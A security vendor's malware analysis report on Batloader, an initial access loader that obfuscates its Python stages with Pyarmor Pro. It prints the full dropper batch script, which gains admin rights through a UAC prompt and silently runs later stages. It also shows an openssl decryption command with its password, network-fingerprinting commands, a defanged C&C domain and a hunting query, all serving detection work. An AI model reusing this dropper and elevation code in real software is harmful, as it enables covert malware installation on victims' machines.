Latest Batloader Campaigns Use Pyarmor Pro for Evasion

trendmicro.com/en_us/research/23/h/batloader-campaigns-use-pyarmor-pro-for-evasion.html

August 7, 2023

Malware

In June 2023, Trend Micro observed an upgrade to the evasion techniques used by the Batloader initial access malware, which we've covered in previous blog entries.

By: Junestherry Dela Cruz August 07, 2023 Read time: (words)

In June 2023, Trend Micro observed an upgrade to the evasion techniques used by the Batloader initial access malware, which we've covered in previous blog entries. The group behind Batloader (which we named Water Minyades) have begun employing Pyarmor Pro — a more sophisticated version of the regular Pyarmor protector command-line tool — to obfuscate its main malicious python scripts. Batloader previously used the standard version of Pyarmor, which can be manually de-obfuscated using open-source scripts. Water Minyades had been using Pyarmor since December 2022, likely since many antivirus engines lack an unpacker engine for Pyarmor (even the non-pro variant), making it difficult to detect these kinds of scripts.

Aside from this unique evasion technique, Batloader also uses a variety of other techniques to make it more difficult to detect. One example of this is the use of large MSI files as a delivery vessel. Figure 1 shows an example of this, with a 111MB Batloader MSI file.





Figure 1. A Batloader MSI file with a size of 111 MB

A custom action script that is used for starting Batloader's kill chain is usually included with these MSI files. In the sample we analyzed, it will execute a Batch file named *Python2.bat*. The MSI File executes the following command line:

```
”C:\Windows\System32\cmd.exe" /c
C:\Users\\AppData\Local\Reo\App\Python\Python2.bat
```


Figure 2 shows the content of the *Python2.bat* file. To summarize, the file will check if it has admin rights to the victim machine. If not, it will execute a User Account Control (UAC) prompt via a file named *getadmin.vbs*. Once it has obtained admin rights, it will silently install WinRAR using a renamed installer (*r.exe*) and expand the *openssl.zip* and *frameworkb.rar* archives, which are files used for the next stages of Batloader’s execution chain.



```
@echo off
TITLE Installing...  Do Not Close This Window
REM  --> CheckING for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo TITLE Installing...  Do Not Close This Window
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin
cd %~dp0
r.exe /S
copy "openssl.zip" "%USERPROFILE%"
powershell Expand-Archive openssl.zip -DestinationPath '%USERPROFILE%'
copy "openssl.zip" "%APPDATA%"
powershell Expand-Archive openssl.zip -DestinationPath '%APPDATA%'
cd %ProgramFiles%\WinRAR\
WinRAR x "%USERPROFILE%\AppData\Local\[redacted]\App\Python\frameworkb.rar" "%USERPROFILE%\AppData\Local\[redacted]\App\Python\"
copy "openssl.zip" "%USERPROFILE%"
powershell Expand-Archive openssl.zip -DestinationPath '%USERPROFILE%'
copy "openssl.zip" "%APPDATA%"
powershell Expand-Archive openssl.zip -DestinationPath '%APPDATA%'
cd %~dp0
start /b cmd /c python.exe frameworkb.py
```

Figure 2. The content of "Python2.bat"


The files *framework.py*, *frameworkb.py*, and the customized Python runtime environment libraries from the Pyarmor Pro application are extracted from the archive file named *frameworkb.rar*. These Pyarmor-protected scripts will be executed by the Batloader malware.



Name	Date modified	Type	Size
pyarmor_runtime_005214	18/7/2023 4:22 pm	File folder	
framework.py	18/7/2023 4:22 pm	Python Source File	49 KB
frameworkb.py	18/7/2023 4:22 pm	Python Source File	55 KB

Figure 3. Extracting files and a library from the "frameworkb.rar" file

Figure 4 shows the snippet from one of the Pyarmor-protected scripts. Note that the top portion of the script denotes that it was made using *Pyarmor Pro 8.2.8* and that it's designed to load customized Python libraries from the directory *pyarmor_runtime_005214*.




> [redacted] > frameworkb.py--

```
# Pyarmor 8.2.8 (pro), 005214, XXX, 2023-07-18T01:22:13.062858
from pyarmor_runtime_005214 import __pyarmor__
__pyarmor__(__name__, __file__,
b'PY005214\x00\x03\t\x01\x00\x00\x00\x00\x80\x00\x01\x00\t\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x
80=\x00\x00\x12\x89\x06\x00L\xee\x93\x19\xbb\xcd\x05\x0b\x9e
[\xc8m\xfc\x1b\xcb\xe1\xc0=\x00\x00\x00\x00\x00\x00~X\xe7\x9f\xb4K\xf9\xde\xfdP\x91Pcz\x8a\x8c
\xcdl\t\xfb7I\xca\xb2\xdd\x0b\x1a6
\xfc\xba\xd3\x94\x8f\xd9\xdd\xfa\x88\xe0Y\xac\xf4\xc5\x8a\xd9W\x0e\xbd\xb5\xfd
(\x82e\xab\x93\x0fh\xab\xc8U\xb6\x90#U\xbd\xcbV\xb3\xa8\x8ed\xb0~\xd3c\x03\x0c\x8fv\xc4\xa0\x1c\xa4\x
03M
\x0ez\x15\x8e\x1bO"\xb5q\xe4\x12\x98\xfe*h\xa5\x90\xbb\xaa\x80\xb5\x03\xd6\xed\xe5QLD1wN\x0b\xc0o\x87
\xc67?9e\xcc\x9d\x1c[\xe5v\xfd4\xedX\xd3\x8a!\xbd\x9cL
\xcc6\xfetqz\x00\xbeE\xc7\x180\x00"\xb4"\x92\xb5\xf4\xec\x81\x85\xe2\x01\x89(\xe3\x1dm\x04\x0e\xeb".
\xce\xf8)\rC\xb5\xe1s\xb0\xe1)
\xb5\xb7\x17\xbc\x1e\x15\xf3\xe1\xc9\xd7dt\xf1\xd4\x8e\xbe\xea\x04\xd8\xcb\x05\xfc\x11\xc7\xf7\t\xc9~
~\x17\x08\xd2\xae\xb8<Xb
{\x9f\xd5\xe6\xe7o\x03ko\xfb\xa6\xbdc\xf0\xa9u$2\x91\xb4\xc8\xd5f\xe4\x83\x84\xac\xfbL1\xf3\nu\x98<\x
c9\x9d\xbc\xa4\xcc\xe2\xba}\x93\xabx\x1e$*hyr\x83]
\x0b=\xb71^\xa2\xa7\xf2\xc8\xd8J\x82U\xa2\xa5\xcf\xf5\xed/\x93\xc6\xa3\x10/\xbetx\xf7\xbaP\xaf\xed/
\xbb\xfb\x1a\x9d\xcc6\xd2K\x7f\xe2\x9b\x8b\x93\x90\x8f\xa3\x1c\xf2\xf7\xef3\xeb08.
\r*\x19\xceO\xb0<W\xca\x8a\x89p\x92W\xe6\x11\xd0\x80\x1d2\x1e\xb4>\x8fO?
\x1a\x1b$\xa2\xa8\xe8\xd1\x9cA\xb2\xa4D2Gv\x8cSq\x91\xe1C\x9e\x11\xff\xf4Y\xd5\xc6\xb3\xdd\xa3?
(\x81\x82\x0eE\x96\x03Kc\xcc\xa8\xc0\x18q;\xfb.\x83\r\x07\xdcW\x10_\xa1\xa9\xff
+=\x0c\xa8\x8f\xf6\n\xe2\xa61u\xa7hD%t!\xed-
+j\x00\r\x1b\xce\xad\xc4\xa4s\xa2\xd5\xd7\xd4rI\xd5\xce\xc7\xf0@\xb9H\xd7\t)
\xf1\xfdqd\x99\xcc\x1c\x8e\x17\xf6\x8b\x06\x1e\xab\x1bM\x15?
\xcep\x83v\xb6%\xa9\xef!\xe2\\J\x8d\x93\x03nJ\xe6\xc3\x07oC\xf7\xcc\x9ch\xd3d\x01\xf7\xe6\xf2dM\xb7\x
18@\xcc\xfe\x9e\xae\xa8\xed(\xbf\xb8\xe0]\xba\xd5\x82\x99\xb0D,\xbf\x81z\xf5v\xbb\x02\xcb\xb2\xf6
+\x8b\xeeQ\xdb\xbe?\xd4[\xd34\x0eH\xa1\xb9\xc0\x99\xfd\xf2\xe3dK\x0e\xd5\xfa\xbaIq\xfa5x\xd1p\x12[]
"\x01\xe4\x07\xedLwU\x84r\r\xdf\x9e\x83\xf3C7\xeb\xb4B\xa9k\xa2jU\x00\xe1\xa0\xafY\x8e\x02..
\xf8J\x02\xed\x8c\xca\x8f\xf3\x02\xde<Jb\xe5\x89\xfc\x9f\xbd^^Yi<\xed\x16tp\x86\x18\x91\xff\xb2=o\x15
\xdeH\x12\xad=\xb0#c\x05G\xf2\x1be\xc6\xc9\x9c\xd6)\x82\x18\xe6\x0f\x9c\xb3\xb2>
```


Figure 4. Code snippet from a Pyarmor-protected script

Looking at the execution chain of *frameworkb.py* as seen from Trend Vision One™ (Figure 5), we can observe that when the *frameworkb.py* script is executed by *cmd.exe*, the script will attempt to fingerprint the network infrastructure of the victim environment by executing *arp.exe*, mapping IP addresses to MAC addresses and retrieving the domain name via the WMI command-line (WMIC) utitlity. This information is then sent to the command-and-control (C&C) server, which is *countingstatistic[.]com* in this case.



File path:
C:\Windows\System32\cmd.exe
CLI command:
cmd /c python.exe frameworkb.py
File SHA-1:
f1efb0fddc156e4c61c5f78a54700e4e7984d55d
File SHA-256:
b99d61d874728edc0918ca0eb10eab93d381e7367e37740...
File MD5:
8a2122e8162dbef04694b9c3e0b6cdee
Process ID:
828
Signer:
Microsoft Windows

Figure 5. The execution chain of frameworkb.py as seen from the Trend Vision One console
The other python file, named *framework.py*, will also be executed once the second stage payload from the C&C server is delivered. Based on previous Batloader attacks, this can be any malware, with the most observed being Ursnif, Vidar and Redline Stealer.



cmd.exe
Created:
2023-07-28 12:48:20
Process name:
cmd.exe
File path:
C:\Windows\System32\cmd.exe
CLI command:
cmd /c python.exe framework.py
File SHA-1:
f1efb0fddc156e4c61c5f78a54700e4e7984d55d
File SHA-256:
b99d61d874728edc0918ca0eb10eab93d381e7367e37740...
File MD5:
8a2122e8162dbef04694b9c3e0b6cdee

Figure 6. The kill chain when “framework.py” is executed
As shown in the Vision One console screenshot seen in figure 6, the following kill chain occurs when *framework.py* is executed:

(1): Python executes framework.py using the following command:

```
cmd /c python.exe framework.py
```

(2): OpenSSL is used to decrypt the downloaded file (*a.exe.enc*) using AES-256 encryption in cipher-block chaining (CBC) mode with the password tor92SS2jds.

The decrypted result is then saved in the file named *control.exe*, which is executed by *cmd.exe*:

```
cmd /c "openssl enc -aes-256-cbc -d -in a.exe.enc -out control.exe -pbkdf2 -pass pass:tor92SS2jds"
```

(3, 4, and 5): The victim’s network infrastructure is fingerprinted using the following commands:

- whoami /groups
- C:\Windows\system32\cmd.exe /c "arp -a"
- wmic computersystem get domain

Conclusion

Batloader is a highly active initial access malware that can be used to deliver other malware, often ultimately leading to dangerous ransomware like Royal and BlackSuit. Furthermore, it is a stealthy malware, employing several evasion routines to elude detection engines. This includes techniques such as abusing digital signatures, using large installer sizes as a vessel to evade engines that have file size limits and as discussed in this blog entry. incorporating tools such as PyArmor Pro to obfuscate its primary Python scripts.

Trend Micro solutions

Organizations can reduce the impact of malware such as Batloader by employing comprehensive detection and response technologies such as Trend Vision One. This solution offers robust extended detection and response (XDR) functionalities, gathering and intelligently connecting information from various security layers — encompassing email, endpoints, servers, cloud operations, and networks, thwarting potential security incidents and ensuring that they don’t go unnoticed.

Vision One hunting query

Trend Vision One customers can use the following hunting query to search for this specific Batloader threat:

> Go to SearchApp> General > Search   parentCmd:”cmd /c python.exe framework*”

Indicators of Compromise

The indicators of compromise for this entry can be found here.